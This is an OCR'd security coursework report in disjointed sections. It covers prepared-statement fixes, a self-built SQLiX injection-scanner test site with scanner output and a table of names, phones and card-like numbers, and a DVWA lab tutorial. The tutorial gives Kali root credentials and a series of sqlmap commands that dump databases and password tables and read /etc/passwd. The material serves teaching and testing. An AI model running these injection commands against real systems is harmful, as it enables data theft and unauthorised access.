SQL MAP

4.0 Vulnerability Reinstatement

To achieve perfect secrecy, we either append the secured SQL statement to the vulnerable statement or reinstate the whole vulnerable statement. If the database Connection object is out of scope of execution call then the vulnerable statements are in a method signature. If the vulnerable statement is in the state of any detectable signature method then we do not require replacement of the statement. In some cases, if we change the statements, then we have to change the API too. We can achieve secrecy without changing or modifying the statement creation code, but to eliminate redundancy in object we require complete replacement of the plain text SQL statements. In above cases, we will replace the execution call as

```
PreparedStatement preparedStmt = Statement.getConnection().prepareStatement(ps
SQL);
```

this is the prepared statement formation call.

Statement: Actual Statement objects in Java code.

PSsql: Generated SQL query with bind variables.

11.0 SQLiX Web Vulnerability test site:

I built a web site which is used to test SQLiX. This web site also provides information about basic SQL Injection attacks. I created two partition on the main web page, on one partition provides the component available on site and other part is used to show the back end of the site. The main intension behind this structure is that the third user can easily see how SQLiX tool injecting the different combination of given URL and trying to retrieve unauthorized information from the back end. I host this site on http:hostrator.com. To host first you need to register domain name and upload the all front end file as well as server scripts. I also import the database schemas and data that created on local host. Here is the link for hosted web site: http://jagdishhalde.hostrator.com/indexacu.php

Following are the few main screen shot of the web site.

Home of Acunetix Art - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost/acu/index.acu.php

Most Visited | To sort | 255 | 297 | career center | banks | C++ | Jobs | Buy the Sony Cyber-s... | http://www.mirrors.wi... | Category:OWASP SQ... | Yahoo To Blow Mass F... | perlobj - perldoc.perl...

SQL Injection Scanner | N-Stalker Free Edition - ... | Wapiti - Web application... | sqlmap: automatic SQL i... | Simple Network Manage... | localhost / localhost / ac... | Home of Acunetix Art

TEST and Demonstration site for SQLiX Web Vulnerability Scanner

home | Test Sqlinjection | artists | Show DB | show code | Sign Up | User Info DB

- Browse categories
- Browse artists
- Your cart
- Signup
- Your profile
- Our guestbook
- AJAX Demo

Links

- SQL-injection Wiki
- OWPS SQL-injection
- SQL-injection Cheat sheet
- Fractal Explorer

About Us | Privacy Policy | Contact Us

Log in / create account

category | discussion | view source | history

Category:OWASP SQLiX Project

navigation

- Home
- News
- OWASP Projects
- Downloads
- Local Chapters
- AppSec Job Board
- AppSec Conferences
- Presentations
- Video
- Get OWASP Books
- Get OWASP Gear
- Mailing Lists
- About OWASP
- Membership

reference

- How To ...
- Principles
- Threat Agents
- Attacks

Contents [hide]

Overview


SQLiX, coded in Perl, is a SQL Injection scanner, able to crawl, detect SQL injection vectors, identify the back-end database and grab function call/UDF results (even execute system commands for MS-SQL). The concepts in use are different than the one used in other SQL injection scanners. SQLiX is able to find normal and blind SQL injection vectors and doesn't need to reverse engineer the original SQL request (using only function calls).

Done

McAfee SiteAdvisor

start | webcreate | acu | HTML::Fo... | MySQL :... | Basic URI... | Perlbrew... | Home of... | SQLiX... | Web Vu...

8:03 PM



ID	First Name	Last Name	Address	City	state	phone no.	Credit Card	Amount
3467	mandar	kortikar	345 sliuth 5yh sdf	san jose	ca	4985094802	984598400	3489593485
3469	rajat	sar	09485	san jose	ca	9485792	93485739485	9485739485
3464	sachin	rachewad	rachead hospital	nanded	maharashtra	234174	398398498	3498732987
3462	Pooja	patil	dr drive	amabajogai	MH	0495803421	09583304jer	5934580349
4720	Abhishek	jain	griffithh	san jose	ca	3402394809	03948203984	q0o9344023
4409	pallu	amp	3958 sadf	san jose	ca	0349587	03945	0394583049
4719	Abhishek	jain	griffithh	san jose	ca	3402394809	03948203984	q0o9344023
2771	neel	parikh	40o958u colonide	san jsoe	ca	30495819	oi5409560349	0459604569
3465	sandeep	deshmukh	kalamandir	nande	maharashtra	232932	435995203909	4398989806
2769	Jagdish	Halde	487 S 6th St. Apt =3	san jose	ca	4086605708	343498549569	2348957956

Figure 22: SQLiX Web vulnerability site with home page and back end user info table.




Figure 23: SQLiX Web vulnerability site showing basic SQL Injection attacks.

Specify target: Post Content — http://test.acunetix.com

- [ ] Injection Vector
- [x] Injection Method: All
- [x] Attack Modules: Exploit
- [x] Verbosity: 2
- [ ] Ms-SQL System command Injection
- [ ] XSS Attack

Inject

```
© Copyright 2006 Cedric COCHIN, All Rights Reserved.
=====================================================

Analysing URI obtained by crawling [http://test.acunetix.com]
Form :
This is the form submit method :POST
This is the form submit to the page :http://test.acunetix.com/search.php?test=query
http://test.acunetix.com/text : searchFor=pppp
submit : goButton=pppp


searchFor=pppp&goButton=pppp&
POST
 http://test.acunetix.com/search.php?test=query
                [+] working on test
                        [+] Method: MS-SQL error message
                        [+] Method: SQL error message
                        [+] Method: MySQL comment injection
                                [ERROR] Parameter doesn't impact content
                        [+] Method: SQL Blind Statement Injection
                                [ERROR] Parameter doesn't impact content
                        [+] Method: SQL Blind String Injection
                                [ERROR] Parameter doesn't impact content
                [+] working on searchFor
                        [+] Method: MS-SQL error message
                        [+] Method: SQL error message
```

Save Close




Figure 25: Test case for scanning http://test.acunetix.com showing result




Figure 26: Test case for scanning http://abhishek1984.zxq.net using enhanced SQLiX

From above screen shot you will get clear understanding that enhanced SQLiX is searching for forms and injecting SQL Injection into that. It uses "PPPP" as a dummy data to insert into each and every field for the form. Hence enhanced version of SQLiX is doing more injections and trying to retrieve more data than original SQLiX.

SQL Injection

Tutorial- SQLmap

First we start the web application (Damn Vulnerable Web App)

- Open Kali Linux (located in /virtual)
- Login: root Password: toor
- Open command prompt and run the following commands
    - Service apache2 start
    - Service mysql start
- Check if both services are running by using the following commad (service apache2/mysql status) [one service at a time)
- Go to http://10.10.10.129/dvwa
    - If asked for a login use Admin/password

Next we install tamper data plugin

- Open iceweasel and go to the following link
- https://addons.mozilla.org/en-US/firefox/addon/tamper-data/
- Install the addon and restart the browser

Go to DVWA Security amd change it to low

Open Tamper Data plugin from Tools menu. Click Start Tamper.

Go to SQL injection. Insert 1 in the User ID input and click Submit

Extract the cookie.

Sqlmap commands

1. To find all the available databases in the web app
   sqlmap -u 'insert URL here' --cookie 'PHPSESSID=*cookie goes here*; security=low' --string="Surname" --dbs
   - This gives the attacker a list of all the available databases in the webapp
2. Find out who the current user is and what databse they are using
   sqlmap -u 'insert URL here' --cookie 'PHPSESSID=*cookie goes here*; security=low' --current-user --is-dba --current-db --hostname --threads=10
3. Read files if the database has permission for file operation
   sqlmap -u 'insert URL here' --cookie 'PHPSESSID=*cookie goes here*; security=low' --file-read=/etc/passwd --threads=10
   - Can use command to read any file in the system
4. Get the list of users and their roles and privileges
   sqlmap -u 'insert URL here' --cookie 'PHPSESSID=*cookie goes here*; security=low' --users --passwords --previliges --roles --threads=10
5. Dump all the tables and their columns
   sqlmap -u 'insert URL here' --cookie 'PHPSESSID=*cookie goes here*; security=low' --tables --columns --dump

6. We know there is a users table that has usernames and passwords inside it
   sqlmap -u 'insert URL here' --cookie 'PHPSESSID=*cookie goes here*; security=low' -T users --dump

   Open Ubuntu804 server (ends with SQLMAP)
   fourFours Web application (test by visiting http://10.10.10.128/fourFours/index.php
1. Get the tables and columns of the database
   sqlmap -u 10.10.10.128/fourFours/index.php --data 'operation=login&user=coffee&password=" --tables --columns --dump
2. Now that we know what tables exist, we can use that to extract information out of the tables
   sqlmap -u 10.10.10.128/fourFours/index.php --data'operation=login&user=coffee&password=" -T account --dump